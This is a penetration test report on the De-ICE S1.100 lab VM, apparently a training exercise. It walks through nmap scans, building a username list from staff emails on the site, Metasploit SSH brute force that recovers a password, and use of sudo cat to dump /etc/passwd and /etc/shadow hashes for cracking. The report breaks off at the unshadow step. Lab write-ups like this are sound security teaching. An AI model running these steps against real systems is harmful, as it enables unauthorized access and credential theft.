De-ICE Vulnerable VM Series

De-ICE S1.100 Penetration Test Report

Table of Contents

Versioning Control

Version	Date	Description	Author
v1.0	04/25/2024	Full Assessment	Cameron J. Wade

Executive Summary

Testing was performed using a Kali Linux virtual machine.


This test was used to evaluate the security posture of client machine De-ICE S1.100. This is one machine found on a network with four other machines that contain sensitive customer and employee data. The email addresses found on the client organization's homepage were used to discover employee usernames. These accounts had passwords that were simple enough to be brute forced easily. Privilege escalation occurred by which a root session could be established on target machine, granting full control over it.

** Disclaimer: Testing was conducted in an isolated virtual network, so the methods used to perform testing do not disturb others on the client network. **

Phase Testing

1.) Port Scanning


One of the first steps for probing for vulnerabilities on a machine is getting an idea of what ports are opened up and exposed to the public. This can be done by running a simple scan of the device using nmap. It was disclosed, beforehand, that this machine's IP address was 192.168.1.100. The syntax for the nmap scan would look similar to the following: 'nmap 192.168.1.100'



```
PORT     STATE  SERVICE
20/tcp   closed ftp-data
21/tcp   open   ftp
22/tcp   open   ssh
25/tcp   open   smtp
80/tcp   open   http
110/tcp  open   pop3
143/tcp  open   imap
443/tcp  closed https
```

From the initial scan, there are three points of interest that stand out the most. Ports 21, 22, and 80 are publicly exposed and commonly exploited. One thing to remember to come back to is the exposed http service operating on port 80. This web service could potentially be exploitable to obtain credentials that can be used to establish a connection to the target machine via ssh.

The initial nmap scan results can be taken a little further to reveal additional information. The nmap tool can be used again to run another scan using the '-sV' flag to enumerate the service versions of the services operating on the publicly exposed ports. In addition, using the '-v' flag will enable verbose output and more in-depth output can be analyzed. Syntax of a completed command would look similar to the following: 'nmap -sV 192.168.1.100'




```
20/tcp  closed ftp-data
21/tcp  open   ftp      vsftpd (broken: could not bind listening IPv4 socket)
22/tcp  open   ssh      OpenSSH 4.3 (protocol 1.99)
25/tcp  open   smtp     Sendmail 8.13.7/8.13.7
80/tcp  open   http     Apache httpd 2.0.55 ((Unix) PHP/5.1.2)
110/tcp open   pop3     Openwall popa3d
143/tcp open   imap     UW imapd 2004.357
443/tcp closed https
```

Observed in the above screenshot, an Apache webserver was detected on port 80. An FTP service on port 21 was detected meaning there might be potential for anonymous login attempts. The SSH service running on port 22 can be exploited for remote access to the target machine, when a pair of user credentials has been obtained. Privilege escalation tactics could follow.

2.) Obtaining User Credentials

The Apache service operating on port 80 may be an easy target for obtaining a set of user credentials that can be used for ssh. Opening the Firefox browser and navigating to http://192.168.1.100 will allow access to the publicly facing web service to begin investigation. Web services are a common target for exploitation, and this can be leveraged to control the behavior of the service. When the homepage appears, contact credentials can be found near the bottom of the page.




Here is a list of contact information for the various organizational bodies:
FINANCIAL: For Problems with financial issues, please contact the HR Department:
Head of HR: Marie Mary - marym@herot.net (On Emergency Leave)
Employee Pay: Pat Patrick - patrickp@herot.net
Travel Comp: Terry Thompson - thompsont@herot.net
Benefits: Ben Benedict - benedictb@herot.net

ENGINEERING: For the Engineering Department, we have the following information:
Director of Engineering: Erin Gennieg - genniege@herot.net
Project Manager: Paul Michael - michaelp@herot.net
Engineer Lead: Ester Long - longe@herot.net


If you have any problems with this server, or need to change information, please contact the following people:
Sr. System Admin: Adam Adams - adamsa@herot.net
System Admin (Intern): Bob Banter - banterb@herot.net
System Admin: Chad Coffee - coffeec@herot.net

While this may be just a simple list of employee email addresses used for customers to contact for assistance or support, this can be used in effort to harvest credentials. The email address seems to be the employee's last name followed by their first initial. The company could use the same format for their employee usernames, but it is also a common format to use the first initial proceeded by the last name. A list can be created in a text document of the credentials found on the webpage. The first initial, last name format will also be added to the wordlist to account for both common cases.




```
adamsa
aadams
banterb
bbanter
coffeec
ccoffee
longe
elong
michaelp
pmichael
genniege
egennieg
benedictb
bbenedict
thompsont
tthompson
patrickp
ppatrick
marym
mmary
```

Now that the list of usernames has been created, it can be used in a bruteforce attack along with a large list of commonly used passwords to see if user credentials can be cracked and acquired. The commonly used ‘rockyou.txt’ wordlist will be used for the password list. To bruteforce credentials for ssh, the Metasploit framework can be used. The framework can be launched with the ‘msfconsole’ command.



```
┌──(root💀kali)-[~]
└─# msfconsole
[*] Starting the Metasploit Framework console...\
```

When the framework finishes the startup the ‘use ssh login check scanner’ command can be entered to load the module that will be used to perform this bruteforcing attack. When the module has been loaded, the ‘show options’ command can be entered to display the available configuration options for the scanner




```
[*] Using auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Acc
                                                epted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/usin
                                                g-metasploit/basics/using-metasploit.html
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one p
```


The scanner has now been loaded and is waiting for options to be passed before execution. The username list created earlier, the list of common passwords, and the target IP address (RHOST) are the most important options to pass through to the scanner using the ‘SET’ command. This can be achieved by: ‘set RHOST 192.168.1.100’ ‘set USER_FILE /root/Documents/usernames.txt’ ‘set PASS_FILE /usr/share/wordlists/rockyou.txt’. Additional options like the ‘VERBOSE’ and ‘USER_AS_PASS’ options would be helpful to enable using a similar method too.



```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE /root/Documents/usernames.txt
USER_FILE => /root/Documents/usernames.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Desktop/rockyou.txt
PASS_FILE => /root/Desktop/rockyou.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_AS_PASS true
USER_AS_PASS => true
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 192.168.1.100:22 - Starting bruteforce
```


This scan did take a long time, roughly 2 hours and 23 minutes for it to provide a result, but there was a credential pair that was found for ‘aadams’. This password was found to be ‘nostradamus’. This is a credential pair that may provide ssh access to the machine. This can be tested by using the command ‘ssh 192.168.1.100 -l aadams’. There should be a password prompt in which ‘nostradamus’ can be entered.



```
┌──(kali㉿kali)-[~]
└─$ ssh 192.168.1.100 -l aadams
aadams@192.168.1.100's password:
Linux 2.6.16.
aadams@slax:~$ pwd
/home/aadams
aadams@slax:~$ 
```

3.) Privilege Escalation


After the shell has been obtained as user ‘aadams’, it would be a good idea to check if the user has any sudo privileges. This can be done by using the ‘sudo -l’ command. If the user can run any commands as sudo, they will be displayed.



```
aadams@slax:~$ sudo -l
User aadams may run the following commands on this host:
    (root) NOEXEC: /bin/ls
    (root) NOEXEC: /usr/bin/cat
    (root) NOEXEC: /usr/bin/more
    (root) NOEXEC: !/usr/bin/su *root*
aadams@slax:~$ 
```


The user ‘aadams’ seems to have quite a few administrative capabilities, like the ability to run the ‘cat’ command as root user. This means ‘aadams’ can display the contents of any file on the machine. This could be useful for obtaining password files like ‘passwd’ and ‘shadow’.

To obtain the contents of the ‘passwd’ file, the ‘sudo cat /etc/passwd’ command can be used. The contents of this file can then be copied to the attacker machine and stored in a file called ‘passwd’ on the desktop for later use.




```
Password:
root:x:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
bin:x:1:1:bin:/bin:
daemon:x:2:2:daemon:/sbin:
adm:x:3:4:adm:/var/log:
lp:x:4:7:lp:/var/spool/lpd:
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/:
news:x:9:13:news:/usr/lib/news:
uucp:x:10:14:uucp:/var/spool/uucppublic:
operator:x:11:0:operator:/root:/bin/bash
games:x:12:100:games:/usr/games:
ftp:x:14:50::/home/ftp:
smmsp:x:25:25:smmsp:/var/spool/clientmqueue:
mysql:x:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:x:32:32:RPC portmap user:/:/bin/false
sshd:x:33:33:sshd:/:
gdm:x:42:42:GDM:/var/state/gdm:/bin/bash
pop:x:90:90:POP:/:
nobody:x:99:99:nobody:/:
aadams:x:1000:10:,,,:/home/aadams:/bin/bash
bbanter:x:1001:100:,,,:/home/bbanter:/bin/bash
ccoffee:x:1002:100:,,,:/home/ccoffee:/bin/bash
```

The same method can also be used to obtain the contents of the ‘shadow’ file as well, which will provide even more information about the passwords of the users on the target machine. ‘sudo cat /etc/shadow’. Be sure to store the contents of this file are stored on the desktop of the attacker machine in a file called ‘shadow’ for later use. After this file has been obtained, the ssh connection can be closed using ‘exit’.



```
aadams@slax:~$ sudo cat /etc/shadow
Password:
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:13553:0:::::
bin:*:9797:0:::::
daemon:*:9797:0:::::
adm:*:9797:0:::::
lp:*:9797:0:::::
sync:*:9797:0:::::
shutdown:*:9797:0:::::
halt:*:9797:0:::::
mail:*:9797:0:::::
news:*:9797:0:::::
uucp:*:9797:0:::::
operator:*:9797:0:::::
games:*:9797:0:::::
ftp:*:9797:0:::::
smmsp:*:9797:0:::::
mysql:*:9797:0:::::
rpc:*:9797:0:::::
sshd:*:9797:0:::::
gdm:*:9797:0:::::
pop:*:9797:0:::::
nobody:*:9797:0:::::
aadams:$1$6cP/ya8m$2CNF8mE.ONyQipxlwjp8P1:13550:0:99999:7:::
bbanter:$1$hl312g8m$Cf9v9OoRN062STzYiWDTh1:13550:0:99999:7:::
ccoffee:$1$nsHnABm3$OHraCR9ro.idCMtEiFPPA.:13550:0:99999:7:::
```

After both of those files have been obtained, they need to be combined so they can be cracked. There is a function included in the 'john' package called 'unshadow' that will combine the two collected files into one file so 'john' can be used to crack the hashes. This can be achieved by using the command 'unshadow /home/kali/Desktop/passwd /home/kali/Desktop/shadow > /home/kali/Desktop/unshadow'. This will pipe the output of the last command into a file called 'unshadow' that 'john' will use.




```
┌──(kali㉿kali)-[~]
└─$ unshadow /home/kali/Desktop/passwd /home/kali/Desktop/shadow > /home/kali/Desktop/unshadow
```

```
root:$1$TOi0HE5n$j3obHaAlUdMbHQnJ4Y5Dq0:0:0:DO NOT CHANGE PASSWORD - WILL BREAK FTP ENCRYPTION:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/log:
lp:*:4:7:lp:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:0:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/:
news:*:9:13:news:/usr/lib/news:
uucp:*:10:14:uucp:/var/spool/uucppublic:
operator:*:11:0:operator:/root:/bin/bash
games:*:12:100:games:/usr/games:
ftp:*:14:50::/home/ftp:
smmsp:*:25:25:smmsp:/var/spool/clientmqueue:
mysql:*:27:27:MySQL:/var/lib/mysql:/bin/bash
rpc:*:32:32:RPC portmap user:/:/bin/false
sshd:*:33:33:sshd:/:
